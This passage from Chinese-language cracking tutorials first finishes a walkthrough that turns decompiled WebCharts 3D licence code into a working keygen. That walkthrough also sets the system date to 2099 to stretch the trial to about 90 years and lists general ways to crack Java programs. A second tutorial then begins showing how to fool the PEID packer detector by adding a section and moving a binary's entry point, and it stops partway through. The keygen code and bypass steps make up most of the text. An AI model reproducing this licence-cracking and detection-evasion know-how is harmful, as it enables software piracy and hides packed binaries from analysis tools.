        cver = 0;   // cver = i;
            int k = 0 % 24 << 16; // int k = i % 24 << 16;
            k = k | (byte)0 << 8 | cver; // k = k | byte0 << 8 | cver;
            int l = (int)(System.currentTimeMillis() / 1000L / 60L / 60L / 24L);
        int i1;
        if(apro)
            i1 = Math.abs((int)System.currentTimeMillis());
        else
            i1 = Math.abs(~(int)System.currentTimeMillis());
        k %= 0x19a0ff;
        l %= 0x19a0ff;
        i1 %= 0x19a0ff;
        int j1 = d(k, l, i1) << 2;
        if(apro)
            j1++;
        if(false)   // if(flag)
            j1 += 2;
    return new String(dc(k)) + '-' + new String(dc(l)) + '-' + new String(dc(i1)) + '-' + new String(dc(j1));
    }
```

将getEvaluationLicense()函数中用到的d()函数和dc()函数添加到DesignLK类中，不需要做修改。此时仍然无法编译成功，原因是还没有thisc这个变量。在\wc50_1\com\gp\util\MxCharset.java文件中找到有关thisc变量声明和初始化代码：

```
    protected static final int mval = 0x19a0ff;
    protected static char thisc[];
    static Class class$com$gp$util$MxCharset; /* synthetic field */

        public MxCharset()
        {
            if(thisc == null)
                synchronized(class$com$gp$util$MxCharset != null ? class$com$gp$util$MxCharset : (class$com$gp$util$MxCharset = class$("com.gp.util.MxCharset")))
            {
    thisc = new char[36];
    for(char c = 'A'; c <= 'Z'; c++)
    thisc[(c - 65) + 10] = c;

    for(char c1 = '0'; c1 <= '9'; c1++)
    thisc[c1 - 48] = c1;

            }
        }
```

将需要的变量声明到DesignLK类中，将MxCharset()类初始化代码修改为DesignLK()类初始化代码：

```
    public class DesignLK
    {
        protected static final int mval = 0x19a0ff;
        public static char thisc[];
        public int cver;
        private boolean apro;

        public DesignLK()
        {
            if(thisc == null)
        {
            thisc = new char[36];
    for(char c = 'A'; c <= 'Z'; c++)
            thisc[(c - 65) + 10] = c;
    for(char c1 = '0'; c1 <= '9'; c1++)
            thisc[c1 - 48] = c1;
        }
        }
```

DesignLK.java基本上扩充完毕，修改完善后的DesignLK.java源代码如下（完整代码详见光盘）：

```
    public class DesignLK
    {
        protected static final int mval = 0x19a0ff;
        public static char thisc[];
        public int cver;
        private boolean apro;
```

```
        public static void main(String[] args)
        {
            String s = (new DesignLK()).getEvaluationLicense();
            System.out.print(s);

        }
    }
```

在命令行下输入：javac DesignLK.java，编译成功，运行程序：java DesignLK，输出字符串：0000-0A0K-RIY1-0EU1。

这个字符串就是我们需要的LicenseKey，可以填入WebCharts 3D的License中验证。当然，这个LicenseKey并不是固定的，由于它是通过System.currentTime Millis()函数获取的，因此每次生成的LicenseKey都是不同的。

好了，开始测试吧。将系统日期调整一下，比如说到下一个月，运行WebCharts3D，提示LicenseKey过期。运行DesignLK程序，生成一个新的LicenseKey，将其填入WebCharts3D，运行不再弹出提示信息框，查看一下，我们又有了30天的试用期！

现在，每当LicenseKey过期的时候，我们就可以使用Design LK来生成新的有效的LicenseKey了。可是每次过期时都需要重新生成一个新的LicenseKey也太麻烦了，能不能一劳永逸的生成一个通用的LicenseKey呢？答案是肯定的，慢慢来。此时，将系统日期调整恢复正常，查看WebCharts 3D，正常运行，并且提示试用天数增加了30天！突破口啊！

既然在30后生成的License Key在正常情况下可以多用30天，那么在300天、3000天、30000天后生成的LicenseKey是不是就可以多使用300天、3000天、30000天呢？

好，说干就干！我们将系统日期调整到系统允许的最大日期：2099年12月31日。使用Design LK生成一个LicenseKey，将系统日期调回正常，填入WebCharts 3D，运行一下吧，哈哈，成功了，可以看到能够试用的天数变成了34531天，如图3。那可是90多年！这下够用了吧^_^




图3

通过这次破解历程，我们可以找到破解Java应用程序的两种途径：

第一种：查找程序控制流程，修改源代码使其跳过授权码判断或时间判断，或者修改判断之后的代码，使其不管授权码是否正确或时间是否过期，都执行正常的程序。然后重新编译成新的class文件，将原来的class文件替换掉即可。

第二种：查找程序算法，然后自己编写一个KeyGen程序。

对于第一种方式，由于修改了源程序的控制流程，有可能导致程序无法正常运行；或者干脆无法编译通过。适用于应用程序比较小，反编译后的文件比较少的情况。对于第二种方式，不会对程序本身造成影响，但研读算法比较困难，尤其是源代码经过混淆或者加密时，就更增加了研读的难度。我破解的只是Web Charts3D的设计器的License Key，而它的Server和Client的LicenseKey使用了不同的算法，大家可以自行研究。

顺便提一下，要实现Java程序的保护，可以利用几种方式：混淆器、网络加载重要类或者加密重要类等等。大家可以到广阔的网络中查找学习。由于Java编写的程序很容易被反编译，并且反编译后的代码又与源代码几乎相同，因此建议大家在编写共享软件的时候尽量不要采用Java语言。

郑重声明： 破解软件的目的是为了学习软件编写的思想和方法，以及提高编写软件的能力，而不是用于商业目的的。如果大家喜欢该软件的话，请注册使用。

（本文涉及到的程序小颖Java源代码反编译专家1.4终极版，光盘有收录）

TIT女子破解小组菜鸟教学篇——伪装与反伪装

秦妮@[TIT]&[EST]

通过第九期对啊啦QQ大盗1.6J会员版的脱壳，我们发现作者通过一些手段伪装了程序，成功的欺骗了PEID。知己知彼、百战不殆。要想去掉伪装拆穿骗局就要知道是怎么伪装的。那么下面我们就来给大家讲解一下伪装的详细方法和步骤。

首先要欺骗PEID，我们就要知道PEID是如何查壳的。PEID查壳的主要依据是程序入口处的特征码。因为每一种语言编写的程序和不同壳处理过的程序，在程序入口处的代码都各有不同，而PEID正是依据这些不同的代码来分辨程序是否加过壳、加的是哪种壳？发挥你的想象力，如果我们在程序入口前加一段代码，让程序先运行我们伪装的这段代码，然后在跳到程序入口正常运行程序。这样程序依然会正常运行，但是PEID所检验的代码就换成了我们加的那段伪装代码了，如图1。




图1

分析到这里，我们所要做的大概要分以下几步：

1．为伪装代码开辟空间，也就是在原来程序里加一段空间来放我们的伪装代码。

2．修改程序入口，把原来的程序入口改成伪装代码的开始处，让程序从伪装代码处开始运行。

3．伪装代码，在最后添一句跳转指令，是之跳到真正的程序入口开始运行程序。

我们就以伪装Window按钮突破专家.exe为例给大家讲解欺骗PEID的全过程。给Window按钮突破专家.exe加壳，随便找个壳就可以了，我们用ASPROTECT123rc1吧。再用PEID 0.93查一下壳，如图2。结果是“ASProtect 1.23 RC1 -> Alexey Solodovnikov”。

这么简单就被查出来，显然不能达到欺骗的目的。下面要注意听了。我们就来按上述步骤进行修改程序，欺骗PEID吧！




图 2

一、用zeroadd.exe为程序开辟空间

运行zeroadd.exe选择程序后，"输入新增section名"一栏随便写。下面的大小栏也可以随便填写，不过最好不要太大，如图3。都设置好了点"生成新文件"，如果成功将会有如图4的提示。




图 3

二、修改程序入口

在正式修改之前，我们先记录一些数据：点击图2中"EP Section"右边的">"记录先原来程序入口地址00001000和我们所加的Section的地址00015000，如图5、图6。




图 4




图 5

再点击图2中"First Bytes"右边的">"，这就是程序入口处的反汇编代码。看图7中的地址00401000就是入口实际地址。

下面我们就来正式修改了，要注意哦。打开LordPE.EXE，点"PE编辑器"选择要修改的文件Window按钮突破专家1.exe。在弹出的窗口里将"入口地址"00001000改为00015000，将程序入口点指定为PE文件头中我们添加的qn2X节。也就是让程序从我们伪装的代码开始运行。点"保存"完成修改，如图8。




图 6




图 7

